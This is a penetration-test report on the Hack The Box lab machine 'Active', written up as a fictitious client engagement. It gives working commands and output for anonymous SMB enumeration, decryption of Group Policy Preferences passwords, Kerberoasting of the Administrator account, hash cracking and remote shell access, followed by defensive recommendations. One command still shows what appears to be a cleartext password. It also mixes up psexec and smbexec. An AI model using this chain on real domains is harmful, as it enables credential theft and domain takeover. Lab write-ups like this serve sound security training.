Active report

Cover

Target: HTB Machine “Active” **Client:** HTB (Fictitious) **Engagement Date:** Aug 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The aim of this assessment was to scrutinize the security resilience of a Windows-based Active Directory environment by simulating adversary tactics against its identity and access management infrastructure. The focus centered on detecting weaknesses in authentication processes, shared resources, and certificate authority setups. Through structured enumeration and exploitation, initial access was secured, leading to complete administrative control over the domain controller.

Scope of Assessment

- **Network Reconnaissance:** Initial ICMP probes confirmed a Windows host with a TTL of 127. Comprehensive port scans using Nmap revealed key services, including DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and various RPC ports, indicating a Windows Server 2008 R2 SP1 domain controller within the `active.htb` domain.
- **Service Discovery & Credential Enumeration:** Using anonymous access, SMB enumeration exposed shares and prompted credential discovery. A file in the `Replication` share (`Groups.xml`) contained encrypted credentials, which were decrypted to obtain the `SVC_TGS` account, enabling further authenticated exploration.

- **Resource Access & Information Disclosure:** The `SVC_TGS` account unlocked the `Users` share, providing access to the `user.txt` flag and revealing Active Directory details via BloodHound. This paved the way for identifying Kerberoastable accounts, notably `Administrator`.
- **Kerberos Exploitation:** The `Administrator` account's Kerberos hash was extracted and cracked, allowing authentication via `impacket-smbexec` to escalate privileges and gain domain admin access.
- **Administrative Access:** Full control was achieved using the cracked credentials, confirming the compromise of the domain controller.

Ethics & Compliance

All testing was performed under pre-agreed rules of engagement within an isolated Hack The Box environment as of 10:53 PM CEST on Monday, August 04, 2025. No production systems, user data, or external resources were affected. This report remains confidential, intended solely for personal learning and security improvement, aimed at strengthening defenses against similar threats.

2. Methodology

Initial Enumeration

The assessment commenced with network reconnaissance to identify the target's operating system and open ports. A ping scan revealed a Windows system with a TTL of 127:

```
ping -c 1 10.129.164.195
PING 10.129.164.195 (10.129.164.195) 56(84) bytes of data.
64 bytes from 10.129.164.195: icmp_seq=1 ttl=127 time=42.8 ms

--- 10.129.164.195 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 42.820/42.820/42.820/0.000 ms
```

A comprehensive port scan using `nmap` uncovered active services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.164.195 -oG
ActivePorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 18:45 UTC
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 0.41% done
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 15.93% done; ETC: 18:46 (0:00:11 remaining)
Nmap scan report for 10.129.164.195
Host is up (0.042s latency).
```

```
Not shown: 64656 closed tcp ports (reset), 856 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49162/tcp open  unknown
49167/tcp open  unknown
49169/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

A detailed service scan provided version information:

```
sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49
154,49155,49157,49158,49162,49167,49169 10.129.164.195 -oN ActiveServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 18:47 UTC
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Service scan Timing: About 60.87% done; ETC: 18:47 (0:00:20 remaining)
Nmap scan report for 10.129.164.195
Host is up (0.043s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows
Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-08-04 18:47:11Z)
```

```
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49162/tcp open  msrpc         Microsoft Windows RPC
49167/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
|_clock-skew: -1s
| smb2-time:
|   date: 2025-08-04T18:48:08
|_  start_date: 2025-08-04T17:54:03

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 71.58 seconds
```

SMB Enumeration and Credential Extraction

SMB shares were enumerated using `nxc` and `impacket-smbclient`:

```
kali@kali ~/workspace/Active/nmap [18:51:52] $ nxc smb 10.129.164.195 -u
"" -p "" --shares
SMB         10.129.164.195  445    DC               [*] Windows 7 / Server
2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.164.195  445    DC               [+] active.htb\:
SMB         10.129.164.195  445    DC               [*] Enumerated shares
SMB         10.129.164.195  445    DC               Share
Permissions     Remark
SMB         10.129.164.195  445    DC               -----           ------
-----     ------
SMB         10.129.164.195  445    DC               ADMIN$
Remote Admin
SMB         10.129.164.195  445    DC               C$
Default share
SMB         10.129.164.195  445    DC               IPC$
Remote IPC
SMB         10.129.164.195  445    DC               NETLOGON
Logon server share
SMB         10.129.164.195  445    DC               Replication     READ
SMB         10.129.164.195  445    DC               SYSVOL
Logon server share
SMB         10.129.164.195  445    DC               Users
```

```
sudo impacket-smbclient active.htb/"":""@10.129.164.195
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Replication
SYSVOL
```

A file from the `Replication` share contained encrypted credentials:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="
{EF57DA28-5F69-4530-A59E-AAB58578219D}">
        <Properties action="U" newName="" fullName="" description=""
cpassword="<REDACTED>" changeLogon="0" noChange="1" neverExpires="1"
acctDisabled="0" userName="active.htb\SVC_TGS"/>
    </User>
```

The encrypted `cpassword` was decrypted using `gpp-decrypt`, yielding credentials for `SVC_TGS`.

User Enumeration and Privilege Escalation

User accounts were listed with `nxc`:

```
nxc smb 10.129.164.195 -u SVC_TGS -p "<REDACTED>" --users
SMB         10.129.164.195  445    DC               [*] Windows 7 / Server
2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
(SMBv1:False)
SMB         10.129.164.195  445    DC               [+]
active.htb\SVC_TGS:<REDACTED>
SMB         10.129.164.195  445    DC               -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.129.164.195  445    DC               Administrator
2018-07-18 19:06:40 0       Built-in account for administering the
computer/domain
SMB         10.129.164.195  445    DC               Guest
<never>             0       Built-in account for guest access to the
computer/domain
SMB         10.129.164.195  445    DC               krbtgt
2018-07-18 18:50:36 0       Key Distribution Center Service Account
SMB         10.129.164.195  445    DC               SVC_TGS
2018-07-18 20:14:38 0
```

The `Users` share allowed access to `SVC_TGS`'s desktop, retrieving the `user.txt` flag.

Active Directory was mapped using `bloodhound-python`:

```
bloodhound-python -d active.htb -u SVC_TGS -p "<REDACTED>" -dc
DC.active.htb -c all -ns 10.129.164.195
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 08S
```

The `Administrator` account was identified as Kerberoastable.

Kerberoasting and System Access

Kerberoastable users were queried:

```
sudo impacket-GetUserSPNs -dc-ip 10.129.164.195 active.htb/SVC_TGS
[sudo] password for kali:
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ----------------------------------------
-------------------  --------------------------  --------------------------
-  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-18 19:06:40.351723  2025-08-04
17:54:58.551732
```

The hash was extracted:


```
sudo impacket-GetUserSPNs -dc-ip 10.129.164.195 active.htb/SVC_TGS -
request-user Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ----------------------------------------
-------------------  --------------------------  --------------------------
-  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-18 19:06:40.351723  2025-08-04
17:54:58.551732

[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$<REDACTED>
```


The hash was cracked using `hashcat`:

```
hashcat -m 13100 administrator_krbtgs /usr/share/wordlists/rockyou.txt
```




System access was gained with `impacket-smbexec`:

```
sudo impacket-psexec active.htb/Administrator@10.129.164.195
```



3. Findings

3.1 Vulnerability: Exposure of Encrypted Credentials in SMB Shares



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The `Replication` SMB share on the domain controller (`DC.active.htb`) was accessible anonymously, containing a `Groups.xml` file with encrypted credentials for the `SVC_TGS` account. Decryption revealed the password, enabling authenticated access. Further enumeration of the `Users` share with `SVC_TGS` credentials exposed the `user.txt` flag, indicating weak access controls.
- **Impact:** The exposed credentials facilitated initial access and lateral movement, posing a high risk of unauthorized access to domain resources and sensitive data.
- **Technical Summary:** The `Replication` share was enumerated using:

  ```
  nxc smb 10.129.164.195 -u "" -p "" --shares
  ```


  The `Groups.xml` file was retrieved via:

  ```
  sudo impacket-smbclient active.htb/"":""@10.129.164.195
  ```

  Its contents included an encrypted `cpassword` , decrypted to obtain `SVC_TGS` credentials:

```
gpp-decrypt <REDACTED>:GPPstillStandingStrong2k18
```


A screenshot of share enumeration with `SVC_TGS` credentials is provided:



User enumeration confirmed access:

```
nxc smb 10.129.164.195 -u SVC_TGS -p "<REDACTED>" --users
```

3.2 Vulnerability: Kerberoastable Administrator Account



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)
- **Description:** The `Administrator` account within the `active.htb` domain was configured with a Service Principal Name (SPN), making it susceptible to Kerberoasting. The hash was extracted and cracked, allowing authentication as the administrator.
- **Impact:** This vulnerability enabled privilege escalation to domain admin level, posing a significant risk of full domain compromise.
- **Technical Summary:** Kerberoastable accounts were identified using:

```
sudo impacket-GetUserSPNs -dc-ip 10.129.164.195 active.htb/SVC_TGS
```


The `Administrator` hash was requested and extracted:

```
sudo impacket-GetUserSPNs -dc-ip 10.129.164.195 active.htb/SVC_TGS -
request-user Administrator
```

The hash (`$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$<REDACTED>`) was cracked with:

```
hashcat -m 13100 administrator_krbtgs /usr/share/wordlists/rockyou.txt
```


A screenshot of BloodHound showing the Kerberoastable account is provided:



Administrative access was gained via:

```
sudo impacket-smbexec active.htb/Administrator@10.129.164.195
```

A screenshot of the successful login is provided:



4. Recommendations

To address and mitigate the vulnerabilities identified during this engagement—specifically, the exposure of encrypted credentials in SMB shares and the Kerberoastable Administrator

account—the following recommendations should be implemented across the Windows-based Active Directory environment as of 11:05 PM CEST on Monday, August 04, 2025:

1. Strengthen SMB Share Security

- **Restrict Share Access**: Modify permissions on the `Replication` and `Users` SMB shares to block anonymous access. Enforce read access only for authorized accounts using Active Directory group policies aligned with least-privilege principles.
- **Remove Sensitive Information**: Audit all SMB shares for files like `Groups.xml` that contain sensitive data. Secure or delete such files, storing them in encrypted, restricted locations.
- **Implement SMB Signing**: Enforce SMB signing and encryption on all shares to prevent unauthorized access. Configure the domain controller (`DC.active.htb`) to mandate SMBv3 with signing enabled.

2. Secure Credential Management

- **Eliminate Weak Credentials**: Replace the decrypted `SVC_TGS` password with a strong, unique alternative (minimum 12 characters, mixed case, numbers, and symbols). Enforce a domain-wide policy for robust password requirements.
- **Rotate Service Account Passwords**: Regularly update passwords for service accounts like `SVC_TGS` . Disable or restrict unused accounts to limit exploitation risks.
- **Enforce Account Lockout Policies**: Configure Active Directory to lock accounts after multiple failed login attempts, mitigating credential guessing attacks.

3. Harden Kerberos Authentication

- **Enable Kerberos Armoring**: Deploy Fast Armoring for Kerberos (FAST) to safeguard against ticket manipulation and offline attacks, reducing Kerberoasting vulnerabilities.
- **Restrict SPN Assignments**: Limit Service Principal Name (SPN) assignments to essential accounts, removing SPNs from high-privilege users like `Administrator` unless required.
- **Monitor Kerberos Activity**: Enable detailed Kerberos logging on the domain controller to detect suspicious ticket requests, integrating logs into a centralized SIEM system.

4. Enhance Active Directory Security

- **Audit AD Configurations**: Regularly review Active Directory settings using tools like BloodHound to identify Kerberoastable accounts and misconfigurations. Address vulnerabilities based on findings.
- **Restrict Privileged Accounts**: Limit the scope of accounts like `SVC_TGS` to prevent unnecessary access to sensitive AD components.
- **Enforce Strong Key Management**: Ensure all cryptographic keys and hashes are protected with strong policies to resist cracking attempts.

5. Improve Monitoring and Logging

- **Centralize Logs**: Aggregate logs from SMB, Kerberos, and LDAP services into a Security Information and Event Management (SIEM) system. Monitor for unauthorized access or credential extraction attempts.
- **Audit Authentication Events**: Implement logging for Kerberos authentication and SMB share access to detect and alert on suspicious activities, such as Kerberoasting attempts.
- **Develop Incident Response Playbooks**: Establish procedures for responding to breaches, including isolating affected systems, revoking compromised credentials, and applying patches.

6. Conduct Regular Security Audits

- **Vulnerability Scanning**: Perform periodic scans with Nmap to detect open ports (e.g., 445, 88, 389) and misconfigured services, ensuring no shares remain anonymously accessible.
- **Privilege and Configuration Audits**: Regularly assess Active Directory group memberships, share permissions, and Kerberos configurations to enforce least-privilege principles, preventing excessive access by accounts like `SVC_TGS`.
- **Simulate Attacks**: Conduct controlled penetration tests to uncover and address emerging weaknesses proactively.

By adopting these comprehensive measures—focusing on securing SMB shares, strengthening credentials, hardening Kerberos, enhancing AD security, and improving monitoring—the environment will significantly reduce its vulnerability to unauthorized access, credential theft, and domain-wide escalation.

5. Conclusions

Executive Summary

Picture a company’s digital fortress, where fortified gates and locked vaults safeguard critical data, accessible only to trusted guards with unique passcodes. During this assessment of the "Active" machine on Hack The Box, significant weaknesses were revealed that allowed an intruder to bypass these defenses, roam freely, and seize total control.

What surfaced from this probe:

- **Unsecured Vault with Leaked Clues**: An open `Replication` share disclosed a `Groups.xml` file with encrypted credentials, akin to an unlocked safe spilling hints about a guard’s passcode. Decrypting it granted access to the `SVC_TGS` account.
- **Forged Guard Pass from a Vulnerable Account**: The `Administrator` account’s Kerberos configuration was exploited to create a counterfeit passcode, equivalent to

forging a master key that unlocked every vault in the fortress.

These breaches are like leaving a side gate ajar and permitting a low-tier guard to duplicate master keys. A malicious intruder could plunder sensitive data, halt operations, or hold the system ransom. Imagine a breach leaking user details, sparking legal battles, shattering trust, and costing millions—addressing these flaws now strengthens your digital stronghold, protects your assets, and ensures uninterrupted operations.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Exposure of Encrypted Credentials in SMB Shares**
   - **Issue**: The `Replication` SMB share was accessible anonymously, containing `Groups.xml` with encrypted `SVC_TGS` credentials. Decryption provided access, and the `Users` share, accessible with `SVC_TGS`, revealed the `user.txt` flag.
   - **Risk**: Exposed credentials enabled initial access and lateral movement, posing a high risk of unauthorized access to domain resources and sensitive data.
2. **Kerberoastable Administrator Account**
   - **Issue**: The `Administrator` account in `active.htb` was Kerberoastable due to an assigned Service Principal Name (SPN). Its hash was extracted, cracked, and used with `impacket-smbexec` to gain domain admin access.
   - **Risk**: This vulnerability allowed privilege escalation to domain admin level, presenting a significant threat of full domain compromise.

These vulnerabilities demonstrate how unsecured SMB shares and misconfigured Kerberos accounts can enable attackers to escalate from anonymous access to complete domain control. Addressing these risks demands secure share permissions, robust credential protection, hardened Kerberos settings, and proactive monitoring to thwart unauthorized intrusions.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool employed for initial reconnaissance and port enumeration. It detected critical services including DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), and SMB (ports 139, 445) on the target domain controller (`DC.active.htb`), confirming a Windows Server 2008 R2 SP1 environment as of 11:05 PM CEST on Monday, August 04, 2025.
- **NetExec (nxc)**
  - **Description**: A network exploitation tool utilized for SMB enumeration and credential validation. It identified accessible shares (`Replication`, `Users`) and validated the `SVC_TGS` credentials, facilitating user enumeration within the `active.htb` domain.

- **Impacket Suite**
  - **Description**: A collection of Python tools for network protocol interaction. `impacket-smbclient` accessed SMB shares to retrieve `Groups.xml`, `impacket-GetUserSPNs` extracted the `Administrator` Kerberos hash, and `impacket-smbexec` executed commands to gain domain admin access using the cracked credentials.
- **gpp-decrypt**
  - **Description**: A utility tool applied to decrypt the encrypted `cpassword` from `Groups.xml`, revealing the `SVC_TGS` credentials for further exploitation.
- **hashcat**
  - **Description**: A password cracking tool used to process and crack the `Administrator` Kerberos hash (`<REDACTED>`), leveraging the `rockyou.txt` wordlist to obtain the cleartext password.
- **bloodhound-python**
  - **Description**: A data collection tool for Active Directory enumeration, used to map domain relationships and identify the `Administrator` account as Kerberoastable within the `active.htb` domain.

These tools were essential throughout the assessment, driving network mapping, credential extraction, hash cracking, and privilege escalation to secure full domain control on the "Active" machine as of 11:05 PM CEST on Monday, August 04, 2025.